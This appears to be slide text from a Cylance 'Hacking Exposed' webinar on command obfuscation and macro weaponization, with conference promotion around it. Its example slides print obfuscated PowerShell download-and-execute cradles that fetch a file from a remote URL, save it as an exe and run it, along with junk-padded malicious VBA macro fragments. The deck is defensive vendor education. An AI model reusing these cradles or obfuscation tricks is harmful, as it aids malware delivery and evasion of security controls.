



CYLANCE

**HACKING**  
**EXPOSED**  
T H I N K   B E Y O N D

# Cylance vs. Hacking Exposed: Obfuscation and Weaponization

# SPEAKERS



**Stuart McClure**  
CEO and co-Founder  
[@stuartmcclure](#)  
[@hackingexposed](#)



**Brian Robison**  
Chief Evangelist  
[@CylanceSecTech](#)

# Hacking Exposed

## See Stuart and Brian LIVE at RSA 2019!

**USA 2019** March 4 – 8  
Moscone Center, San Francisco

**Emerging Threats:**

**Combatting the Scourge of Fileless Attacks**

Monday, Mar 04 2:15 PM - 2:45 PM

**Session Code:**

SEM-M03

**Hacking Exposed: LIVE—Bypassing NextGen**

Wednesday, Mar 06 08:00 A.M. - 08:50 A.M.

**Session Code:**

KEY-W02S



# Agenda

- **Obfuscation**
  - Tools, Methods and Techniques
- **Weaponization**
  - Macros
- **Something interesting...**

```
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111
```

```
$SESSION['_CAPTCHA']['config'] = serialize($captcha_config);  
return array(  
    'code' => $captcha_config['code'],  
    'image_src' => $image_src  
);  
  
if (function_exists('hex2rgb')) {  
    function hex2rgb($hex_str, $return_string = false, $separator = ',') {  
        $hex_str = preg_replace("/[^0-9A-Fa-f]/", '', $hex_str); // Gets a proper hex string  
        $rgb_array = array();  
        if (strlen($hex_str) == 6) {  
            $color_val = hexdec($hex_str);  
            $rgb_array['r'] = 0xFF & ($color_val >> 0x10);  
            $rgb_array['g'] = 0xFF & ($color_val >> 0x8);  
            $rgb_array['b'] = 0xFF & $color_val;  
        } elseif (strlen($hex_str) == 3) {  
            $rgb_array['r'] = hexdec(str_repeat(substr($hex_str, 0, 1), 2));  
            $rgb_array['g'] = hexdec(str_repeat(substr($hex_str, 1, 1), 2));  
            $rgb_array['b'] = hexdec(str_repeat(substr($hex_str, 2, 1), 2));  
        } else {  
            return false;  
        }  
        return $return_string ? implode($separator, $rgb_array) : $rgb_array;  
    }  
}
```



# Why obfuscation and weaponization

---

- Bypassing of Controls
- Anti-analysis
- Social Engineering is Easy
- #1 Vector is Spam/Phish
- It works!!!!!!



# Command Obfuscation

---


- Why obfuscate?
- Tools and Methods
- Manual Methods
  - Notables (DDE, etc.)
- Toys
  - Invoke-Obfuscation



# Examples:

## Command Line

```
cmd /c "pOWErSheLL -nopRoFi -WIn hiDdeN -NOLo -NOnteRA -eXeCUTIoNp bYpass "$7d0mK6 = [TyPE](\{"{1}{0}{3}{2}\} -f'on','ENVlr','Nt','mE') ; do{&(\{"{1}{0}\} -f'ep','sle') 33;${D`es} = $7d0mk6::gETfoLDERpATh(\Desktop\");(&(\{"{0}{1}{2}\} -f'Ne','w-','Object') (\{"{0}{2}{1}{3}{5}{6}{4}\} -f'Sy','te','s','m.Ne','ent','t.Web','Cli')).dowNLoaDFiLE.iNVoKE(\http://v[REDACTED]/goog\,"$Des\2649999.exe\")}while(!$?);&(\{"{0}{2}{3}{1}\} -f'St','ocess','art','-Pr') $Des\2649999.exe"
```



```
End If
If SzMMP < HPHjRJ Then

Dim BLqSi()
EZCoDH = VNGXvj + QXvJE + kSIZL + ffaukW

End If
End Function
Function CHKLI()
nIZoDZ = "[z'[y[f[zK];[b[x]j] + "v[F[e].N[e']y[([x[q" + "[d[R[b[^3[N'0{ " + "[t[z4[de[0'[[[m[h" + "[m[6[f[^0{>[b[2[fko" + "[[([4[X[_+[^[u[8" + """" + "v"
Oz13oHiVE = "[F[ACO[I[q[0]" + "A[:>[8[2]" + "[[([c[3[" + "[w[B[([j)b[RX" + "[b[W[p()]q[?]]["
WbGB = "[F[R]_4[" + ""(')[A[bS[W,[h" + "[S:[I[1S[P" + "[v[n[V]P" + "[gS[f[d,[7]8[n[1]"
n1GSRLuvz = "44o/[['[A[Q" + "[([4[q[Q[Y[([>[6]][" + "3[16[R[([N[([/[' + ")['6,[V] [t[M[e]" + "A[G1>[) [x[Y[IK[SV4" + "P?{v[bI[N'[_1-"
If HCval Xor 18 Then

Dim kNzVcr()
lHcMZ = DfpCzb + jdnDMm

End If
If YvjGat < 12 Then


Dim zDWhb()
Jv1lqA = Oz1JZ + OgphD + wjpYKO + dBIGaw

End If
If COBGch >= iYXKJU Then

Dim ZIWSff()
TYaFA = uGeRM + YHbnaM + wAREn + VbBzk
RKn1q = aqKfbf + KuvSw + vFR1L + MnXLY

End If
If OZWMUJ Xor jqSZBc Then

Dim lDQJN()
ru1We = KcXRu + Lnaih
```



```
prj = CBool(wzrjh)
lrmn = vish

End Select
lvzhj1 = "4;5" + "5;36;5" + "25;" + "72;2" + "3;1;58" + "3;36;" + "72;9;2" + "5;27" + "4;5;28"
olhsp = siwau + zwdv + woqj + khzi + fcodz + nbaq + jotl + rzazq + mkmol + lztjo + nprz + lvzhj1

End Function

Function lvvj1()
On Error Resume Next
Set pzric = phwov

Select Case mozud
Case 650
    cqanp = nuoz
    ddip = zoun
    wghw = Sin(801)
Case 614
    azsio = Int(dtde)
    rikt = CBool(icah)
    nqwd = wpqaj
End Select
Set qghn = j1jop
Select Case qfssq
Case 657
    nkopq = imnso
    hwnlu = tnuqr
    idfq = Sin(555)
Case 536
    swtk = Int(wbwf)
    zvmfw = CBool(uzuwz)
    djib = vodb
End Select
Set mshu = hlqm
Select Case pssz
Case 772
    bjpkz = liqml
    nhsw = jotjj
    jqtak = Sin(520)
```

```
Set-VARiAbLE 1PBer0 ( [Char[] ] " ")43]rAhc[]gnIRts[,07]rAhc[+711]rAhc[+35]rAhc[(EcaLper.)421]rAhc[]gnIRts[,s0B'(EcaLper.)93]rAhc[]gnIRts[,
b8d'(EcaLper.)'Fu5x'+ei'+s'+0'+B)' +b8d1'+sp.tneil+'c'+_2cr'+overt'+/0'+908'+:031'+.'+6'+41'+.861.'+291//'+:+'ptt'+hb8'+d(
r'+w'+i'+:+'slaitne'+derCkrowt'+eNt'+lua'+fe'+D'+:+'eh'+caClait'+nederC.'+teN['+=slaitnederC.yx'+orP.'+)'tne'+ilCbew.teN
t'+c'+ej'+b'+0-'+weN(F'+u5 c- ss'+a'+pyb'+ c'+ex'+e- '+llehs'+rewop'( ( xEI" ) ; [arRaY]::rEverSe( $1PBer0 ) ; .( $PsHomE[21]+$
PSHOME[34]+'x') ( $1PBer0 -joIN '' )
```

# Hands On With Script Control and Optics!

Blocking Fileless Attacks  
with Cylance






# Weaponization



---

- APT32
  - Macros: Document Creation





# Examples:






# Hands On!

Weaponization



**Oh, one more  
thing...**



# **Next Hacking Exposed:**

## **March 14th**

---

**[www.cylance.com/webinars](http://www.cylance.com/webinars)**

